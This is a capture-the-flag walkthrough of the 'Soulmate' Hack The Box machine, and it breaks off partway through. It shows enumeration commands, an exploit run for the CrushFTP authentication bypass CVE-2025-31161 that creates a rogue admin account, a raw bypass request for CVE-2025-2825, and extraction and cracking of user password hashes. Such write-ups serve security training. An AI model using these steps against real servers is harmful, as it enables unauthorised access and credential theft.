
Hack The Box Soulmate Writeup (Easy Linux)
Easy Linux box. CVE-2025-31161 bypasses CrushFTP auth, a mounted webroot takes a PHP shell, and CVE-2025-32433 in Erlang SSH sets the SUID bit on /bin/bash.
Summary
Soulmate exposes only SSH and an nginx server hosting a small PHP dating site, but virtual host fuzzing turns up ftp.soulmate.htb running CrushFTP. CVE-2025-31161 is an authentication bypass in that product, and a working public exploit creates an attacker controlled administrator account, which the tester uses to mount the whole filesystem into their own CrushFTP user and read the user backup archives. Those archives give up password hashes, and hashcat cracks only kavi123, which leads nowhere; the real foothold is that the soulmate.htb webroot is also mounted, so granting the account upload rights allows a bsec.php reverse shell to be dropped and executed as www-data. From there config.php leaks the hardcoded Crush4dmin990 password and ss -tulpn shows several loopback only services, so a chisel SOCKS5 tunnel plus proxychains exposes port 2222 as SSH-2.0-Erlang/5.2.9. That is CVE-2025-32433, a pre-authentication RCE in Erlang/OTP SSH, and a modified proof of concept runs chmod +s /bin/bash, after which bash -p gives an effective uid of 0.
Service Enumeration
I run a full-port nmap scan:
1
nmap -A -vv -oN scans/nmap.all -p- --min-rate 2500 10.129.35.217
After a few seconds I have the results:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3eea454bc5d16d6fe2d4d13b0a3da94f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJ+m7rYl1vRtnm789pH3IRhxI4CNCANVj+N5kovboNzcw9vHsBwvPX3KYA3cxGbKiA0VqbKRpOHnpsMuHEXEVJc=
|   256 64cc75de4ae6a5b473eb3f1bcfb4e394 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOtuEdoYxTohG80Bo6YCqSzUY9+qbnAFnhsk4yAZNqhM
80/tcp open  http    syn-ack nginx 1.18.0 (Ubuntu)
| http-webdav-scan:
|   Server Date: Sun, 14 Dec 2025 12:21:14 GMT
|   WebDAV type: Apache DAV
|   Allowed Methods: GET, HEAD, OPTIONS, PUT, POST, COPY, PROPFIND, DELETE, LOCK, MKCOL, MOVE, PROPPATCH, UNLOCK, ACL, TRACE
|_  Server Type: nginx/1.18.0 (Ubuntu)
| http-methods:
|   Supported Methods: GET HEAD OPTIONS PUT POST COPY PROPFIND DELETE LOCK MKCOL MOVE PROPPATCH UNLOCK ACL TRACE
|_  Potentially risky methods: PUT COPY PROPFIND DELETE LOCK MKCOL MOVE PROPPATCH UNLOCK ACL TRACE
|_http-trane-info: Problem with XML parsing of /evox/about
|_http-favicon: Unknown favicon MD5: 297A81069094D00A052733D3A0537D18
| http-title: CrushFTP WebInterface
|_Requested resource was /WebInterface/login.html
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Nothing much here, just SSH on port 22 and a web server on port 80
Web Server Enumeration
When I access the website via the direct IP, it redirects me to http://soulmate.htb/. I add it to my /etc/hosts file:
1
echo 10.129.35.217 soulmate.htb | sudo tee -a /etc/hosts
This is how the website main page looks like:

It offers me very few endpoints to work with. The main page itself has a few links. Those include:
1
2
http://soulmate.htb/register.php
http://soulmate.htb/login.php
I use the register form at http://soulmate.htb/register.php to register an account. I log in and this is how my profile looks like:

I can have images uploaded to the platform. I can also change some aspects of my profile like the full name, bio and etc. Let’s keep that in mind and proceed with some automated enumeration
Directory Bruteforcing
I start a directory bruteforcing scan with ffuf adding the .php extension since it’s a confirmed php website:
1
ffuf -u http://soulmate.htb/FUZZ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-words.txt -e .php -t 50
I get just a few hits:
1
2
3
4
5
6
7
8
profile.php             [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 141ms]
logout.php              [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 142ms]
login.php               [Status: 200, Size: 8554, Words: 3167, Lines: 178, Duration: 1242ms]
register.php            [Status: 200, Size: 11107, Words: 4492, Lines: 238, Duration: 1241ms]
index.php               [Status: 200, Size: 16688, Words: 6110, Lines: 306, Duration: 1241ms]
assets                  [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 143ms]
.                       [Status: 200, Size: 16688, Words: 6110, Lines: 306, Duration: 140ms]
dashboard.php           [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 141ms]
It’s interesting because even though I’m currently authenticated with a valid account, i can’t access dashboard.php. All other endpoints seem normal.
Virtual Host Enumeration
I enumerate for possible virtual hosts:
1
ffuf -H "Host: FUZZ.soulmate.htb" -u http://soulmate.htb -w /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-110000.txt -t 50 -fw 4
Immediately get a hit for “ftp”:
1
ftp                     [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 818ms]
So I edit my /etc/hosts file to include this new vhost:
1
10.129.35.217 ftp.soulmate.htb soulmate.htb
CrushFTP Admin Login: Authentication Bypass - CVE-2025-31161
The vhost on ftp.soulmate.htb is running CrushFTP:

I immediately use “searchsploit” to look for vulnerabilities affecting this software:
1
searchsploit crushftp
There is one for authentication bypass:
1
CrushFTP 11.3.1 - Authentication Bypass            | multiple/remote/52295.py
I try using this script, it makes me install just a bunch of libraries and dependencies and yet it never worked. Upsetting.
So I do my own research on this vulnerability. Find a CVE number (CVE-2025-31161) and find a working exploit on github.
I run the exploit like so:

More specifically:
1
python3 cve-2025-31161.py --target_host ftp.soulmate.htb --target_user crushadmin --new_user bsec --password 'Password123!' --port 80
And now I can simply log in to the application with my newly created user “bsec”:

Notes
It seems like the app is also vulnerable to this other CVE: https://attackerkb.com/topics/k0EgiL9Psz/cve-2025-2825/rapid7-analysis
As you can see from the screenshot below, where I replicate the request shown in the article:
1
2
3
4
5
6
7
8
9
10
GET /WebInterface/function/?command=getUsername&c2f=3HLa HTTP/1.1
Host: 192.168.181.129:8080
X-Requested-With: XMLHttpRequest
Accept-Language: en-US,en;q=0.9
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
Accept-Encoding: gzip, deflate, br
Cookie: showRightRail=false; DoNotShowFTU=true; lastMangerHost=http%3A//localhost%3A8087; currentAuth=3HLa; CrushAuth=1742972465863_IdzGfLNkZvdjv2ew1O9txCFnwe3HLa;
Authorization: AWS4-HMAC-SHA256 Credential=crushadmin/
Connection: keep-alive
Like so:

And I’m able to access this protected endpoint without valid credentials.
Initial Access
After some manual enumeration of CrushFTP, I find how I can read files from the system. Since my newly created user has also administrative privileges on the app, I can navigate to the admin page:

At the top navigation bar, there’ll be the “User Manager” option. I go there, and see there are other few users:

That includes:
1
2
3
4
5
ben
crushadmin
jenna
default
TempAccount
If I click on my user “bsec”, I see it lacks access to any files:

I what files the server has access to though, and it seems like the entire filesystem is here, as you can see from the screenshot above.
I select everything from the left pane by first selecting the first item (mouse click) then holding “shift” and selecting the very last item. Then I move them to the right pane, where the user’s stuff is located:


Hit “Save” at the bottom. If I go back to the home page, I can see I have access to all the files:
I find a interesting directory at http://ftp.soulmate.htb/#/app/CrushFTP11/backup/users/MainUsers/ that contains just a bunch of zip archives. Seems like they’re user backups. I locate files like:
1
2
3
4
http://ftp.soulmate.htb/app/CrushFTP11/backup/users/MainUsers/kavi-08062025_131138.zip
http://ftp.soulmate.htb/app/CrushFTP11/backup/users/MainUsers/jenna-08112025_173713.zip
http://ftp.soulmate.htb/app/CrushFTP11/backup/users/MainUsers/crushadmin-08062025_130820.zip
http://ftp.soulmate.htb/app/CrushFTP11/backup/users/MainUsers/ben-08112025_173457.zip
I download each of them to my machine. They’re one the same standard, each zip archive has at least a file named “user.XML” in it:

That contains the hashed user password. I can create the following relationship between usernames and password hashes:
1
2
3
4
5
6
7
8
9
10
11
Username: kavi
PassHash: 3c991859b92493349187015e5035bc6f4fb3331b9fc7aabf27035468a84fd0d3ed7bc46b2918a51cf33bb3c3a70aafb91569b4079741a58f65afbd7729f0a696

Username: ben
PassHash: 3abdb939a870d5f892cbcad7ec890b27b725ae79b954e2c23deae3de5ed7022376cd8312d11b2a8dc651d523f28b7535e1fbe6f523f95c0b56f4af7dc1d09a96

Username: jenna
PassHash: eeaeabe70899e53be528455a16fb797cfa74cba4f63d8a1980072a2a8f175db5269525283da852ce9f24cd407e4c63256aa383cac5b59da9bf1664d4d30359a6

Username: crushadmin
PassHash: d9eca4956a9d757ba0f007403f73b0d40d79be5d1fba36bc6ce64f98d9c9e88d
The password hash for the crushadmin user is stored using a different format than the other ones (SHA256 in comparison to SHA512 seen for other users).
I save the password hashes for jenna, ben and kavi to “hashes.txt”:
1
2
3
3c991859b92493349187015e5035bc6f4fb3331b9fc7aabf27035468a84fd0d3ed7bc46b2918a51cf33bb3c3a70aafb91569b4079741a58f65afbd7729f0a696
3abdb939a870d5f892cbcad7ec890b27b725ae79b954e2c23deae3de5ed7022376cd8312d11b2a8dc651d523f28b7535e1fbe6f523f95c0b56f4af7dc1d09a96
eeaeabe70899e53be528455a16fb797cfa74cba4f63d8a1980072a2a8f175db5269525283da852ce9f24cd407e4c63256aa383cac5b59da9bf1664d4d30359a6
I run the following hashcat command to crack those hashes:
1
hashcat hashes.txt /usr/share/wordlists/rockyou.txt -r ~/hacking/tools/hashcat-7.1.2/rules/best66.rule --force -m 1700
But I find only one result:
1
3c991859b92493349187015e5035bc6f4fb3331b9fc7aabf27035468a84fd0d3ed7bc46b2918a51cf33bb3c3a70aafb91569b4079741a58f65afbd7729f0a696:kavi123
Which is the password for “kavi” user:
1
2
Username: kavi
Password: kavi123
But I couldn’t do much with this credential.
Uploading a Webshell
Since I couldn’t obtain any user credentials, I started exploring the ftp server more to see if I can find anything useful.
Till I notice the webroot of http://soulmate.htb is mounted:

I download all the source code to my machine. I see “index.php” has reference to a ../config/config.php file, but it looks like I have no access to it since I’ve seen no “config” directory:
1
2
3
4
5
<?php
session_start();

// Include configuration
require_once '../config/config.php';
The source code has nothing much to it, really. I see the “dashboard.php” endpoint requires admin access:
1
2
// Check if user is admin
requireAdmin();
But reading through dashboard.php, I couldn’t find anything that I could possibly leverage to obtain more access on the system, so this looks like a dead end.
I notice how I can’t upload files to the FTP server. There is no “upload” button, yet I have administrator privileges. I find it weird, so I go back to the admin page, user management. I notice how I need to manually assign the permissions for my stuff. I select everything, and assign the appropriate permissions:

It’s important to note that HTB has cleanup scripts that run periodically, that revert the users back to the original state. I had to re-create my user using the exploit because it was automatically deleted by the cleanup script.
Now if I go back to the web server root I see the upload option:
